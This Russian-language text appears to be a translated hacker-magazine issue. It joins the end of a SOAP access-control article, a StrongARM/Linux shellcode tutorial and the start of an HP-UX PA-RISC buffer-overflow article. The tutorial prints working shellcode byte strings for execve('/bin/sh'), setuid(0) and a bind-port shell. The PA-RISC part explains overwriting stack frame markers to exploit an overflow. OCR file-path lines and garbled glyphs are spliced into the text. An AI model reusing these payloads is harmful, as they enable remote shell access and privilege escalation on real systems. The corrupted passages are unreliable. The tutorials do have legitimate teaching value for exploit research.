где можно вызвать только функцию `callme`. Можно сколько угодно пытаться вызвать другие функции — ничего не выйдет.

Ради справедливости должен признать, что спецификация SOAP [SOAP] явно указывает, что не охватывает вопросы безопасности. Некоторые компании опубликовали статьи о безопасности SOAP как раз тогда, когда я эксплуатировал свои тестовые серверы. Однако почти все они посвящены шифрованию и подписи — лишь немногие затрагивают контроль доступа, например [big-blue].

Это не только проблема Perl, насколько я знаю: другие языки тоже допускают косвенный вызов функций — например, Java или PHP. :-) Я не смотрел на Java или CORBA для Perl, но не удивлюсь, если там существуют аналогичные проблемы.

7. Ссылки


```
[soaplite] Реализация SOAP::Lite для Perl
           http://www.soaplite.com
           Тестировались SOAP::Lite 0.51 и SOAP 0.28 для Perl.

[]         Список сайтов, предоставляющих XML-RPC сервисы
           (чтобы показать, что это реально используется):
           http://www.xmlrpc.com/directory/1568/services

[]         Списки рассылки, ссылки, документация по SOAP:
           http://soapware.org

[SOAP]     Спецификация SOAP 1.1
           http://www.w3.org/TR/2000/NOTE-SOAP-20000508/

[big-blue]  Белая книга по безопасности SOAP
           http://www.trl.ibm.com/projects/xml/soap/wp/wp.html
```

|=[EOF]=---|

Разработка шеллкода для StrongARM/Linux

Автор: funkysh

"Into my ARMs"

Введение

Эта статья охватывает материал, необходимый для написания шеллкода под StrongARM Linux. Все примеры в статье были разработаны на Compaq iPAQ H3650 с процессором Intel StrongARM-1110 под управлением Debian Linux. Обратите внимание, что данный документ не является полным руководством по архитектуре ARM и не является учебником по языку ассемблера. Хотя я надеюсь, что здесь нет серьёзных ошибок, стоит отметить, что StrongARM может быть не полностью совместим с другими ARM (тем не менее, я нередко пишу просто «ARM», когда это не принципиально). Документ разделён на девять разделов:

• Краткая история ARM
• Архитектура ARM
• Регистры ARM
• Набор инструкций
• Системные вызовы
• Типичные операции
• Избегание нулевых байтов
• Примеры кода
• Ссылки

Краткая история ARM

Первый процессор ARM (ARM расшифровывается как Advanced RISC Machine) был разработан и выпущен компанией Acorn Computer Group в середине 80-х годов. С самого начала целью было создание недорогого процессора с низким энергопотреблением, высокой производительностью и энергоэффективностью. В 1990 году Acorn совместно с Apple Computer основали новую компанию Advanced RISC Machines Ltd. В наши дни ARM Ltd не производит процессоры, а лишь разрабатывает их и лицензирует дизайн сторонним производителям. Технологию ARM лицензирует целый ряд крупных компаний, включая Lucent, 3Com, HP, IBM, Sony и многих других.

StrongARM стал результатом совместной работы ARM Ltd и Digital над дизайном, использующим набор инструкций процессоров ARM, но построенным на чиповой технологии серии Alpha. Digital продала своё чиповое производство корпорации Intel. StrongARM от Intel (включая SA-110 и SA-1110) реализует архитектуру ARM v4, описанную в [1].

Архитектура ARM

ARM — это 32-разрядный микропроцессор, разработанный в архитектуре RISC, то есть он имеет сокращённый набор инструкций в противовес типичным CISC-процессорам вроде x86 или m68k. Преимущества сокращённого набора инструкций включают возможность оптимизации скорости с помощью, например, конвейеризации или жёсткой логики. Также инструкции и режимы адресации могут быть сделаны идентичными для большинства команд. ARM является архитектурой load/store: операции обработки данных работают только с содержимым регистров, но не напрямую с памятью. Дополнительно поддерживаются такие возможности, как инструкции множественной загрузки и сохранения, а также условное выполнение всех инструкций. Очевидно, что каждая инструкция имеет одинаковую длину — 32 бита.

Регистры ARM

ARM имеет 16 видимых 32-разрядных регистров: от r0 до r14 и r15 (pc). Упрощённо можно сказать, что существует 13 «регистров общего назначения» — от r0 до r12 (регистры с r0 по r7 являются небанкированными, то есть они ссылаются на один и тот же 32-разрядный физический регистр во всех режимах процессора, не имеют специального назначения и могут использоваться свободно в любом месте, где допустим регистр общего назначения) — и три регистра, зарезервированных для «специальных» целей (фактически все 15 регистров являются регистрами общего назначения):

```
r13 (sp)     -  указатель стека
r14 (lr)     -  регистр связи
r15 (pc/psr) -  счётчик команд / регистр состояния
```

Регистр r13, известный также как `sp`, используется как указатель стека и вместе с регистром связи применяется для реализации функций и подпрограмм в ассемблере ARM. Регистр связи — r14, известный также как `lr`, — хранит адрес возврата подпрограммы. При выполнении вызова подпрограммы, например инструкцией `bl`, в r14 записывается адрес возврата. Возврат из подпрограммы выполняется путём копирования r14 обратно в счётчик команд.

Стек на ARM растёт в сторону младших адресов памяти, а указатель стека указывает на последний записанный в него элемент — это называется «полным нисходящим стеком» (full descending stack). Например, результат помещения в стек сначала 0x41, а затем 0x42 выглядит так:

```
        адрес памяти     значение в стеке

                         +------------+
             0xbffffdfc: | 0x00000041 |
                         +------------+
     sp ->   0xbffffdf8: | 0x00000042 |
                         +------------+
```

Набор инструкций

Как уже было сказано, ARM, как и большинство других RISC-процессоров, имеет инструкции фиксированной длины (в данном случае — 32 бита). Также упоминалось, что все инструкции могут быть условными: в битовом представлении старшие 4 бита (31–28) используются для указания условия, при котором инструкция выполняется.

Интересные для нас инструкции можно разделить на четыре класса:

• инструкции ветвления,

• инструкции загрузки и сохранения,
• инструкции обработки данных,
• инструкции генерации исключений.

Инструкции передачи регистра состояния и инструкции сопроцессора здесь опущены.

1. Инструкции ветвления

Существуют две инструкции ветвления:

```
                ветвление:  b <24-битное знаковое смещение>

   ветвление со связью:  bl <24-битное знаковое смещение>
```

Выполнение «ветвления со связью», как упоминалось в предыдущем разделе, приводит к записи в `lr` адреса следующей инструкции.

2. Инструкции обработки данных

Инструкции обработки данных в общем случае используют формат трёх адресов:

```
<мнемоника операции> <приёмник> <операнд 1> <операнд 2>
```

Приёмник всегда является регистром, операнд 1 также должен быть одним из регистров r0–r15, а операнд 2 может быть регистром, регистром со сдвигом или непосредственным значением.

Несколько примеров:

```
   ----------------------------+----------------+--------------------+
               сложение:   add  | add r1,r1,#65  | r1 = r1 + 65       |
           вычитание:    sub   | sub r1,r1,#65  | r1 = r1 - 65       |
        логическое И:    and   | and r0,r1,r2   | r0 = r1 AND r2     |
   исключающее ИЛИ:      eor   | eor r0,r1,#65  | r0 = r1 XOR r2     |
        логическое ИЛИ:  orr   | orr r0,r1,r2   | r0 = r1 OR r2      |
           пересылка:    mov   | mov r2,r0      | r2 = r0            |
```

3. Инструкции загрузки и сохранения

```
загрузка регистра из памяти:  ldr rX, <адрес>
```

Пример: `ldr r0, [r1]` загружает r0 32-разрядным словом по адресу, указанному в r1. Существует также инструкция `ldrb` для загрузки 8 бит, а также аналогичные инструкции для сохранения регистров в памяти:

```
сохранение регистра в памяти:  str rX, <адрес>     (сохранить 32 бита)
                               strb rX, <адрес>    (сохранить 8 бит)
```

ARM также поддерживает сохранение и загрузку нескольких регистров одновременно — весьма интересная возможность с точки зрения оптимизации. Инструкция `stm` (store multiple — сохранить несколько регистров в памяти):

```
stm <базовый регистр><тип стека>(!),{список регистров}
```

Базовым регистром может быть любой регистр, но обычно используется указатель стека. Например: `stmfd sp!, {r0-r3, r6}` сохраняет регистры r0, r1, r2, r3 и r6 в стеке (в полном нисходящем режиме — обратите внимание на дополнительный мнемонический суффикс `fd` после `stm`); указатель стека будет указывать на место хранения регистра r0.

Аналогичная инструкция для загрузки нескольких регистров из памяти: `ldm`.

4. Инструкции генерации исключений

Нас интересует только программное прерывание: `swi` — оно вызывает исключение программного прерывания и используется как системный вызов.

Список инструкций, представленный в данном разделе, не является полным; полный набор можно найти в [1].

Системные вызовы

В Linux на процессоре StrongARM база системных вызовов смещена на 0x900000, что не очень хорошо для авторов шеллкода: приходится иметь дело с нулевыми байтами в опкоде инструкции.

Пример системного вызова `exit`:

```
swi 0x900001   [ 0xef900001 ]
```

Ниже приведён краткий список системных вызовов, полезных при написании шеллкода (возвращаемое значение обычно хранится в r0):

```
 execve:
 -------
         r0 = const char *filename
         r1 = char *const argv[]
         r2 = char *const envp[]
номер вызова = 0x90000b


 setuid:
 -------
         r0 = uid_t uid
номер вызова = 0x900017


   dup2:
   -----
         r0 = int oldfd
         r1 = int newfd
номер вызова = 0x90003f


 socket:
 -------
         r0 = 1 (SYS_SOCKET)
         r1 = указатель на int domain, int type, int protocol
номер вызова = 0x900066 (socketcall)


   bind:
   -----
         r0 = 2 (SYS_BIND)
         r1 = указатель на int sockfd, struct sockaddr *my_addr,
              socklen_t addrlen
номер вызова = 0x900066 (socketcall)


 listen:
 -------
         r0 = 4 (SYS_LISTEN)
         r1 = указатель на int s, int backlog
номер вызова = 0x900066 (socketcall)


 accept:
```

```
        -------
                r0 = 5 (SYS_ACCEPT)
                r1 = указатель на int s, struct sockaddr *addr,
                     socklen_t *addrlen
        номер вызова = 0x900066 (socketcall)
```

Типичные операции

Загрузка больших значений

Поскольку каждая инструкция ARM занимает 32-битное слово, включая поле опкода, условие и номера регистров, загрузить большое непосредственное значение в регистр одной инструкцией невозможно. Эту проблему можно решить с помощью возможности, называемой «сдвигом». Ассемблер ARM использует шесть дополнительных мнемоник для шести различных типов сдвига:

```
lsl -  логический сдвиг влево
asl -  арифметический сдвиг влево
lsr -  логический сдвиг вправо
asr -  арифметический сдвиг вправо
ror -  циклический сдвиг вправо
rrx -  циклический сдвиг вправо с расширением
```

Операторы сдвига можно использовать совместно с инструкциями обработки данных, а также с инструкциями `ldr` и `str`. Например, для загрузки в r0 значения 0x900000 выполняются следующие операции:

```
mov   r0, #144          ; 0x90
mov   r0, r0, lsl #16   ; 0x90 << 16 = 0x900000
```

Позиционная независимость

Получить текущую позицию кода довольно легко: `pc` является регистром общего назначения и может быть прочитан в любой момент либо загружен 32-битным значением для перехода по любому адресу в памяти.

Например, после выполнения:

```
sub   r0, pc, #4
```

адрес следующей инструкции будет сохранён в регистре r0.

Другой метод — выполнение инструкции ветвления со связью:

```
        bl    sss
        swi   0x900001
sss:    mov   r0, lr
```

Теперь r0 указывает на `swi 0x900001`.

Циклы

Допустим, нам нужно выполнить некоторую инструкцию три раза. Типичный цикл строится следующим образом:

```
        mov   r0, #3     <- счётчик цикла
loop:   ...
        sub   r0, r0, #1 <- fd = fd - 1
```

```
          cmp   r0, #0     <- проверить, равен ли r0 нулю
          bne   loop       <- перейти на loop, если нет (если флаг Z != 1)
```

Цикл можно оптимизировать с помощью инструкции `subs`, которая сама устанавливает флаг Z, когда r0 достигает 0, что позволяет убрать `cmp`:

```
          mov   r0, #3
  loop:   ...
          subs  r0, r0, #1
          bne   loop
```

Инструкция nop

На ARM в качестве nop используется `mov r0, r0`, однако она содержит нулевые байты, поэтому при написании proof-of-concept кода для уязвимостей нужно использовать другую «нейтральную» инструкцию, например `mov r1, r1`:

```
          mov   r1, r1    [ 0xe1a01001 ]
```

Избегание нулевых байтов

Почти любая инструкция, использующая регистр r0, генерирует нулевой байт на ARM. Обычно это решается заменой инструкции другой или использованием самомодифицирующегося кода.

Например:

```
              e3a00041    mov   r0, #65      можно заменить на:

              e0411001    sub   r1, r1, r1
              e2812041    add   r2, r1, #65
              e1a00112    mov   r0, r2, lsl r1  (r0 = r2 << 0)
```

Системный вызов можно пропатчить следующим образом:

```
              e28f1004    add   r1, pc, #4    <- получить адрес swi
              e0422002    sub   r2, r2, r2
              e5c12001    strb  r2, [r1, #1]  <- заменить 0xff на 0x00
              ef90ff0b    swi   0x90ff0b      <- «покалеченный» системный вызов
```

Инструкции множественного сохранения/загрузки также генерируют нулевой байт, даже если регистр r0 не используется:

```
              e92d001e    stmfd sp!, {r1, r2, r3, r4}
```

В примерах кода из следующего раздела я использовал сохранение с регистром связи:

```
              e04ee00e    sub   lr, lr, lr
              e92d401e    stmfd sp!, {r1, r2, r3, r4, lr}
```

Примеры кода

```
/*
 * 47 byte StrongARM/Linux execve() shellcode
 * funkysh
 */

char shellcode[]= "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2            */
                  "\x1c\x30\x8f\xe2"   /*  add   r3, pc, #28 (0x1c)    */
```

```
                  "\x04\x30\x8d\xe5"   /*  str   r3, [sp, #4]          */
                  "\x08\x20\x8d\xe5"   /*  str   r2, [sp, #8]          */
                  "\x13\x02\xa0\xe1"   /*  mov   r0, r3, lsl r2        */
                  "\x07\x20\xc3\xe5"   /*  strb  r2, [r3, #7           */
                  "\x04\x30\x8f\xe2"   /*  add   r3, pc, #4            */
                  "\x04\x10\x8d\xe2"   /*  add   r1, sp, #4            */
                  "\x01\x20\xc3\xe5"   /*  strb  r2, [r3, #1]          */
                  "\x0b\x0b\x90\xef"   /*  swi   0x90ff0b              */
                  "/bin/sh";

/*
 * 20 byte StrongARM/Linux setuid() shellcode
 * funkysh
 */

char shellcode[]= "\x02\x20\x42\xe0"   /*  sub   r2, r2, r2            */
                  "\x04\x10\x8f\xe2"   /*  add   r1, pc, #4            */
                  "\x12\x02\xa0\xe1"   /*  mov   r0, r2, lsl r2        */
                  "\x01\x20\xc1\xe5"   /*  strb  r2, [r1, #1]          */
                  "\x17\x0b\x90\xef";  /*  swi   0x90ff17              */

/*
 * 203 byte StrongARM/Linux bind() portshell shellcode
 * funkysh
 */

char shellcode[]= "\x20\x60\x8f\xe2"   /*  add   r6, pc, #32           */
                  "\x07\x70\x47\xe0"   /*  sub   r7, r7, r7            */
                  "\x01\x70\xc6\xe5"   /*  strb  r7, [r6, #1]          */
                  "\x01\x30\x87\xe2"   /*  add   r3, r7, #1            */
                  "\x13\x07\xa0\xe1"   /*  mov   r0, r3, lsl r7        */
                  "\x01\x20\x83\xe2"   /*  add   r2, r3, #1            */
                  "\x07\x40\xa0\xe1"   /*  mov   r4, r7                */
                  "\x0e\xe0\x4e\xe0"   /*  sub   lr, lr, lr            */
                  "\x1c\x40\x2d\xe9"   /*  stmfd sp!, {r2-r4, lr}      */
                  "\x0d\x10\xa0\xe1"   /*  mov   r1, sp                */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (socket) */
                  "\x10\x57\xa0\xe1"   /*  mov   r5, r0, lsl r7        */
                  "\x35\x70\xc6\xe5"   /*  strb  r7, [r6, #53]         */
                  "\x14\x20\xa0\xe3"   /*  mov   r2, #20               */
                  "\x82\x28\xa9\xe1"   /*  mov   r2, r2, lsl #17       */
                  "\x02\x20\x82\xe2"   /*  add   r2, r2, #2            */
                  "\x14\x40\x2d\xe9"   /*  stmfd sp!, {r2,r4, lr}      */
                  "\x10\x30\xa0\xe3"   /*  mov   r3, #16               */
                  "\x0d\x20\xa0\xe1"   /*  mov   r2, sp                */
                  "\x0d\x40\x2d\xe9"   /*  stmfd sp!, {r0, r2, r3, lr} */
                  "\x02\x20\xa0\xe3"   /*  mov   r2, #2                */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7        */
                  "\x0d\x10\xa0\xe1"   /*  mov   r1, sp                */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66       (bind) */
                  "\x45\x70\xc6\xe5"   /*  strb  r7, [r6, #69]         */
                  "\x02\x20\x82\xe2"   /*  add   r2, r2, #2            */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7        */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (listen) */
                  "\x5d\x70\xc6\xe5"   /*  strb  r7, [r6, #93]         */
                  "\x01\x20\x82\xe2"   /*  add   r2, r2, #1            */
                  "\x12\x07\xa0\xe1"   /*  mov   r0, r2, lsl r7        */
                  "\x04\x70\x8d\xe5"   /*  str   r7, [sp, #4]          */
                  "\x08\x70\x8d\xe5"   /*  str□ r7, [sp, #8]          */
                  "\x66\xff\x90\xef"   /*  swi   0x90ff66     (accept) */
                  "\x10\x57\xa0\xe1"   /*  mov   r5, r0, lsl r7        */
                  "\x02\x10\xa0\xe3"   /*  mov   r1, #2                */
                  "\x71\x70\xc6\xe5"   /*  strb  r7, [r6, #113]        */
                  "\x15\x07\xa0\xe1"   /*  mov   r0, r5, lsl r7 <dup2> */
                  "\x3f\xff\x90\xef"   /*  swi   0x90ff3f       (dup2) */
                  "\x01\x10\x51\xe2"   /*  subs  r1, r1, #1            */
                  "\xfb\xff\xff\x5a"   /*  bpl   <dup2>                */
                  "\x99\x70\xc6\xe5"   /*  strb  r7, [r6, #153]        */
                  "\x14\x30\x8f\xe2"   /*  add   r3, pc, #20           */
                  "\x04\x30\x8d\xe5"   /*  str□ r3, [sp, #4]          */
                  "\x04\x10\x8d\xe2"   /*  add   r1, sp, #4            */
```

```
"\x02\x20\x42\xe0"   /*  sub   r2, r2, r2            */
"\x13\x02\xa0\xe1"   /*  mov   r0, r3, lsl r2        */
"\x08\x20\x8d\xe5"   /*  str   r2, [sp, #8]          */
"\x0b\xff\x90\xef"   /*  swi  0x900ff0b    (execve) */
"/bin/sh";
```

Ссылки

[1] ARM Architecture Reference Manual - Issue D,
    2000 Advanced RISC Machines LTD

[2] Intel StrongARM SA-1110 Microprocessor Developer's Manual,
    2001 Intel Corporation

[3] Using the ARM Assembler,
    1988 Advanced RISC Machines LTD

[4] ARM8 Data Sheet,
    1996 Advanced RISC Machines LTD

Переполнения буфера в HP-UX (PA-RISC 1.1)

Автор: Zhodiac

Содержание

1. Введение в PA-RISC
• 1.1. Основы RISC
• 1.2. Регистры
• 1.3. Листовые и нелистовые функции
2. Организация стека
3. Advanced Buffer Overflow #2
4. Дополнения
• 4.1. Локальный шеллкод
• 4.2. Удалённый шеллкод
5. Ресурсы
6. Благодарности

Введение

Чёрт возьми, ещё один документ о переполнении буфера! Однако эта статья не призвана объяснять эксплуатацию переполнений буфера как таковую и не является введением в программирование на ассемблере. Данная статья сосредоточена на трёх основных темах:

организация регистров и стека HP-UX/PA-RISC, решение задачи abo2.c (расположенной по адресу community.core-sdi.org/~gera/InsecureProgramming/) и, наконец, два шеллкода для данной ОС/архитектуры.

В статье рассматриваются базовые темы, необходимые для начала эксплуатации переполнений буфера под HP-UX/PA-RISC 1.1. Статья разбита на следующие разделы:

1. Введение в PA-RISC
• 1.1. Основы RISC
• 1.2. Регистры
• 1.3. Листовые и нелистовые функции
2. Организация стека
3. Advanced Buffer Overflow #2
4. Дополнения
• 4.1. Локальный шеллкод
• 4.2. Удалённый шеллкод
5. Ресурсы
6. Благодарности

---

1. Введение в PA-RISC

1.1. Основы RISC

RISC (Reduced Instruction Set Computing, вычисления с сокращённым набором команд) — это процессоры с уменьшенным набором инструкций, способные выполнять те же задачи, что и CISC-процессоры (Complex Instruction Set Computing, вычисления с полным набором команд).

RISC-процессоры обладают рядом общих характеристик:

• Архитектура load/store для доступа к памяти
• Уменьшенное количество режимов адресации
• Фиксированный размер инструкций (ускоряет выполнение)
• Мало форматов инструкций
• Активное использование регистров вместо памяти

В архитектуре PA-RISC выделяют ряд дополнительных особенностей:

• Непосредственная адресация, базовая относительная без смещения
• Предекремент в инструкции
• Постинкремент в инструкции
• 12 форматов инструкций, все длиной 32 бита

1.2. Регистры

В PA-RISC 1.1 существует четыре типа регистров:

• Регистры общего назначения (32 штуки)
• Регистры с плавающей точкой (32 штуки)
• Пространственные регистры (8 штук)
• Управляющие регистры (25 штук)

Мы сосредоточимся на «регистрах общего назначения», поскольку именно они задействованы при написании шеллкодов и эксплуатации переполнений буфера. Эти регистры доступны в любое время, даже когда процессор не находится в привилегированном состоянии, за исключением %gr0 (%r0), как будет показано ниже.

Рассмотрим назначение основных регистров общего назначения:

• **%gr0**: Всегда содержит значение 0; запись в него игнорируется.
• **%gr1**: Является неявным регистром-приёмником инструкции ADDIL. При вызове функции разделяемой библиотеки хранит адрес возврата так называемого «stub разделяемой библиотеки» до вызова самой функции.
• **%gr2 (%rp)**: В этом регистре хранится адрес возврата при вызове функции с помощью BL (Branch and Link).
• **%gr3–%gr21**: Регистры общего назначения.
• **%gr19**: Базовый регистр таблицы связей при вызове функции разделяемой библиотеки.
• **%gr22**: Хранит номер системного вызова при его выполнении.
• **%gr23–%gr26**: Хранят аргументы функции arg0–arg3.
• **%gr28, %gr29 (%ret0, %ret1)**: В %gr28 хранится возвращаемое значение функции или системного вызова (непосредственное значение или адрес-ссылка). При определённых обстоятельствах значение хранится в %gr29.
• **%gr30**: Здесь хранится текущий указатель стека. Должен быть выровнен по 16 битам.
• **%gr31**: В PA-RISC 2.0 содержит адрес возврата при выполнении инструкции BLE.

Несколько дополнительных замечаний:

• В PA-RISC 1.0 только 16 регистров с плавающей точкой, в PA-RISC 1.1 и 2.0 их 32.
• Управляющие регистры доступны только в привилегированном режиме процессора.
• В PA-RISC 2.0 размер регистров составляет 64 бита.

1.3. Листовые и нелистовые функции

В HP-UX существует два основных класса функций (аналогично SPARC):

Листовые функции — те, что НЕ вызывают никаких других функций.

Листовые функции никогда не сохраняют %rp в памяти, поскольку он не может быть перезаписан вызванной функцией.

Ниже приведён пример кода и дамп дизассемблирования GDB листовой функции:

```
HP9000:~/overflows/leaf$ cat leaf.c

int leaf(char *buff) {
  int a=0;
  a=1;
}

int main(int argc, char **argv) {
  leaf(argv[1]);
}

HP9000:~/overflows/leaf$
```

Из дампа GDB видно, что %rp в стек никогда не сохраняется:

```
(gdb) disass leaf
Dump of assembler code for function foo:
0x3280 <leaf>:           copy r3,r1
0x3284 <leaf+4>:         copy sp,r3
0x3288 <leaf+8>:         stw,ma r1,40(sr0,sp)
0x328c <leaf+12>:        stw r26,-24(sr0,r3)
0x3290 <leaf+16>:        stw  r0,8(sr0,r3)
0x3294 <leaf+20>:        ldi 1,r19
0x3298 <leaf+24>:        stw  r19,8(sr0,r3)
0x329c <leaf+28>:        ldo 40(r3),sp
0x32a0 <leaf+32>:        ldw,mb -40(sr0,sp),r3
0x32a4 <leaf+36>:        bv,n r0(rp)
End of assembler dump.
(gdb)
```

Нелистовые функции — те, что вызывают хотя бы одну другую функцию.

Нелистовые функции всегда сохраняют %rp в стеке (как будет показано далее), потому что вызываемая функция перезапишет %rp своим собственным указателем возврата.

Ниже приведён пример кода и дамп дизассемблирования GDB нелистовой функции:

```
HP9000:~/overflows/non-leaf$ cat non-leaf.c

int non_leaf(char *buff) {
  int a=0;
  a=1;
  sleep(1);
}

int main(int argc, char **argv) {
  non_leaf(argv[1]);
}

HP9000:~/overflows/non-leaf$
```

Из дампа GDB видно, что %rp сохраняется в стеке инструкцией `stw rp,-14(sr0,sp)`:

```
(gdb) disass non_leaf
Dump of assembler code for function foo:
0x32b0 <non_leaf>:           stw rp,-14(sr0,sp)
0x32b4 <non_leaf+4>:         copy r3,r1
0x32b8 <non_leaf+8>:         copy sp,r3
0x32bc <non_leaf+12>:        stw,ma r1,80(sr0,sp)
0x32c0 <non_leaf+16>:        stw r26,-24(sr0,r3)
0x32c4 <non_leaf+20>:        stw  r0,8(sr0,r3)
0x32c8 <non_leaf+24>:        ldi 1,r19
0x32cc <non_leaf+28>:        stw  r19,8(sr0,r3)
0x32d0 <non_leaf+32>:        ldi 1,r26
0x32d4 <non_leaf+36>:        b,l 0x3298 <sleep>,rp
0x32d8 <non_leaf+40>:        nop
0x32dc <non_leaf+44>:        ldw -14(sr0,r3),rp
0x32e0 <non_leaf+48>:        ldo 40(r3),sp
0x32e4 <non_leaf+52>:        ldw,mb -40(sr0,sp),r3
0x32e8 <non_leaf+56>:        bv,n r0(rp)
0x32ec <non_leaf+60>:        break 0,0
End of assembler dump.
(gdb)
```

---

2. Организация стека

Приведённая ниже организация стека актуальна для PA-RISC 1.1 на HP-UX B10.20 при использовании компилятора gcc (хотя будут также упомянуты некоторые особенности родного cc). Никакой документации по этой теме автор не нашёл, поэтому всё основано на GDB и собственных умозаключениях.

PA-RISC не имеет инструкций типа «save» / «restore» для сохранения значений регистров в прологе функции, как это делает SPARC. Весь этот механизм реализован программно и различается в зависимости от компилятора.

Мы сосредоточимся на нелистовых функциях, поскольку именно они задействованы при переполнениях буфера. Все «нелистовые» функции реализуют пролог и эпилог, например в main():

```
0x3380 <main>:          stw rp,-14(sr0,sp)
0x3384 <main+4>:        copy r3,r1
0x3388 <main+8>:        copy sp,r3
0x338c <main+12>:       stw,ma r1,40(sr0,sp)
0x3390 <main+16>:       stw r26,-24(sr0,r3)
0x3394 <main+20>:       stw r25,-28(sr0,r3)

...

0x33e0 <main+96>:       ldw -14(sr0,r3),rp
0x33e4 <main+100>:      ldo 40(r3),sp
0x33e8 <main+104>:      ldw,mb -40(sr0,sp),r3
0x33ec <main+108>:      bv,n r0(rp)
```

Разберём пошагово, что происходит:

• `0x3380 : stw rp,-14(sr0,sp)`

Сохраняет адрес возврата (находящийся в %rp после BL) по адресу %sp−0x14. Родной компилятор C хранит его по адресу %sp−0x18.

• `0x3384 : copy r3,r1`

Копирует %r3 в %r1. Это необходимо, потому что в %r3 будет сохранён %sp предыдущей функции, как будет показано далее.

• `0x3388 : copy sp,r3`

Копирует %sp в %r3.

• `0x338c : stw,ma r1,40(sr0,sp)`

Сохраняет %r1 (sp предыдущих функций) в стек и увеличивает %sp на 0x40. Значение 0x40 объясняется тем, что резервируется место для локальных переменных функции плюс 64 байта для Frame Marker и аргументов следующей вызываемой функции. (Обратите внимание: Frame Marker предназначен для следующей вызываемой функции — это очень важно!)

• `0x3390 : stw r26,-24(sr0,r3)`

Копирует первый аргумент (%r26) функции в стек (в пространство, зарезервированное последней функцией), по адресу %r3 (предыдущий %sp) − 0x24.

• `0x3394 : stw r25,-28(sr0,r3)`


Копирует второй аргумент (%r25) функции в стек по адресу %r3 (предыдущий %sp) − 0x28.


По аналогии с двумя последними инструкциями, первые четыре аргумента будут сохранены (%r26–%r23). Если аргументов больше четырёх, перед переходом к функции они будут размещены в стеке в соответствующих ячейках.

Например:

```
arg4 ---> %r3 - 52
arg5 ---> %r3 - 56
arg6 ---> %r3 - 60
...
```

Таким образом, организация стека выглядит следующим образом:





Используя эту полезную информацию: если в стеке происходит переполнение буфера и переполняется локальная переменная функции, мы перезапишем Frame Marker следующей вызываемой функции. Этой «следующей функцией», как правило, является та, которая выполняет копирование буфера, например strcpy(), sprintf() и т.д.

Именно поэтому следующую программу невозможно эксплуатировать: в ней нет «следующей функции», выполняющей копирование буфера, поскольку буфер копируется с помощью цикла while.

```
void vulnerable_func(char *buffer) {
char buffer2[128];
int counter=0;

   while(buffer[counter]!='\0') {
    buffer2[counter]=buffer[counter];
    counter++;
   }

 printf("Buffer: %s\n",buffer);
}

int main(int argc, char **argv) {

 vulnerable_func(argv[1]);
}
```

В конце каждой функции все выполненные операции отменяются: %rp считывается из стека, восстанавливаются %sp и %r3, после чего выполняется переход по %rp.

---

3. Advanced Buffer Overflow #2

На следующей странице:

http://community.core-sdi.com/~gera/InsecureProgramming/

собраны программы, уязвимые к различным типам ошибок: переполнение буфера, переполнение кучи, уязвимости форматных строк и другие.

Мы сосредоточимся на Advanced Buffer Overflow #2 (abo2.c), который доставил немало головной боли многим исследователям.

```
HP9000:~/overflows/sample$ cat abo2.c
/* abo2.c                                                    *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* This is a tricky example to make you think                *
 * and give you some help on the next one                    */

 int main(int argv,char **argc) {
    char buf[256];

    strcpy(buf,argc[1]);
    exit(1);
    }
HP9000:~/overflows/sample$
```

Многие утверждают, что «его эксплуатация невозможна». Я пойду дальше и скажу: «его эксплуатация невозможна в архитектурах x86», однако в других архитектурах, таких как PA-RISC, это возможно.

На платформах x86, передав достаточно длинный буфер, вы перезапишете адрес возврата main(), но из-за неизбежного exit() мы никогда не получим управление потоком уязвимой программы. Точнее говоря: «мне не удалось этого добиться ;P»

